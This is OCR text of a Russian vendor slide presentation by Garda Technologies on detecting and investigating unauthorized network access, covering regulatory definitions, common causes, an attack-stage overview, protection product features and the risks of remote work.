ГАРДА
ТЕХНОЛОГИИ

СЕТЬ НАИЗНАНКУ. ПРАКТИКА ОБНАРУЖЕНИЯ И РАССЛЕДОВАНИЯ СЛУЧАЕВ НСД.

Роман Жуков
Директор центра компетенций

О СПИКЕРЕ

ГАРДА ТЕХНОЛОГИИ

Роман Жуков

Директор центра компетенций

- 10+ ЛЕТ В СФЕРЕ ИБ
- РАЗВИВАЮ ПРОДУКТЫ И СЕРВИСЫ
- ЧЛЕН ЭКСПЕРТНЫХ ГРУПП (ФСТЭК, ЦБ, МинЦ, РКН, ЦЭ и других)
- ROZHUKOV.BLOGSPOT.COM И ВЕДУ КУРСЫ ПО ИБ

О РАЗРАБОТЧИКЕ

ГАРДА ТЕХНОЛОГИИ

ГАРДА ТЕХНОЛОГИИ — РОССИЙСКИЙ РАЗРАБОТЧИК СИСТЕМ ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ

ГАРДА ТЕХНОЛОГИИ ВХОДИТ В ИКС ХОЛДИНГ:

- Экосистема из **более, чем 30 компаний**
- **143,6%** Рост выручки на конец 2019 года
- **1.000 B2B клиентов** более чем в 20 странах мира
- **6.000** Высококвалифицированных специалистов

100+
Внедрений на территории России

180+
Высококвалифицированных сотрудников

12 ЛЕТ
Опыт разработки систем высокой сложности

5
запатентованных технологий собственного исследовательского центра

ПОЛНОСТЬЮ РОССИЙСКИЕ РЕШЕНИЯ

- Собственная технологическая платформа для хранения информации не требует сторонних лицензий.
- Решения сертифицированы ФСТЭК.
- Включены в реестр отечественного программного обеспечения.

НСД. ОПРЕДЕЛЕНИЕ ☺

ГАРДА ТЕХНОЛОГИИ

НСД - доступ к информации, нарушающий правила разграничения доступа с использованием штатных средств, предоставляемых средствами вычислительной техники или автоматизированными системами.

Откуда это определение (документ отечественного регулятора)?

Сколько раз «НСД» встречается в приказе ФСТЭК 17 или 21?

НСД. ПРИЧИНЫ

ГАРДА ТЕХНОЛОГИИ

НСД - доступ к информации, нарушающий правила разграничения доступа с использованием штатных средств, предоставляемых средствами вычислительной техники или автоматизированными системами. (РД Защита от НСД. Термины и определения. ГТК, 1992 г.).

НСД в приказе ФСТЭК №21 встречается 14 раз.

Unauthorized access – пользователь получает логический или физический доступ без фактических прав к сети, системе, приложению, данным или ресурсу. (NIST SP 800-82)

- Неверно настроена система контроля доступа, при этом размыта ответственность
- Ошибки настройки авторизации, слабость парольной политики
- Несоблюдение установленных правил, политик
- Не обновленное ПО
- Превышение полномочий
- Вирусы, трояны, шпионское ПО
- Компрометация, перехват каналов связи
- Фишинг
- …

НСД И СЗИ НСД

ГАРДА ТЕХНОЛОГИИ

Способы совершения НСД:


1. Непосредственно на устройстве легитимного пользователя
2. Подключение к сети компании
3. Атака извне

Российские особенности продуктов СЗИ от НСД:

- идентификация и аутентификация пользователей;
- дискреционный контроль доступа пользователей;
- мандатный контроль доступа пользователей и процессов;
- маркировка документов и контроль их вывода на печать;
- защита ввода и вывода информации на носитель;
- регистрация событий безопасности в журнале событий;
- контроль целостности критичных файлов и данных;
- контроль доступа к периферийным устройствам и портам;
- гарантированное удаление данных
- …

НСД МОЖЕТ «СКРЫВАТЬСЯ» НА ЛЮБОМ ИЗ ЭТАПОВ

ГАРДА ТЕХНОЛОГИИ



Разведка	Сбор e-mail	Социальные сети	Пассивный поиск	Определение IP	Сканирование портов
Вооружение	Создание вредоносного кода	Система доставки	Приманка		
Доставка	Фишинг	Заражение сайта	Операторы связи		
Проникновение	Активация	Исполнение кода	Определение плацдарма	Проникновение на 3rd ресурсы	
Инсталляция	Троян или backdoor	Повышение привилегий	Руткит	Обеспечение незаметности	
Управление	Канал управления	Расширение плацдарма	Внутреннее сканирование	Поддержка незаметности	
Реализация	Расширение заражения	Утечка данных	Перехват управления	Вывод из строя	
Уничтожение следов	Поддержка незаметности	Зачистка логов			

ИНФОРМАЦИОННЫЙ ВАКУУМ


ГАРДА ТЕХНОЛОГИИ

ПЕРИМЕТР VS ENDPOINT

РАЗМЫТИЕ ПЕРИМЕТРА


ГАРДА ТЕХНОЛОГИИ

Теперь к периметру компании примкнули все удаленные точки подключений сотрудников




ТАК ВЫГЛЯДИТ СЕТЬ КОМПАНИИ

ГАРДА
ТЕХНОЛОГИИ




ИЛИ ТАК


Overall Network Diagram
Cable
Wireless
OML
YTP
CGN1
CGN2
IG1
IG2
Peer App
CS1
CS2
TACACS-01
TACACS2
BNG1
BNG2
PE1
PE2
Office FW1
Office FW2
DC1
DC2
DS1
DS2
Office SW1
Office SW2
ASA FW1
ASA FW2
DMZ
DL
DC
PA DC
AG DC
AG SOK
AF R26
PA R26
PSO
R26
MYKZ
TPSH
PA TPSH
People's Park
TrueNet
NWD
AKO


ЧТО НА САМОМ ДЕЛЕ ПРОИСХОДИТ В СЕТИ


ГАРДА
ТЕХНОЛОГИИ



НСД ИЗ ДОМА

ГАРДА ТЕХНОЛОГИИ






ЧЕМ ОПАСНО

1. **Потеря контроля доступов**
2. **Подключение из любых локаций**
3. **Вредоносная активность внутри**
4. **Сложности при расследовании**

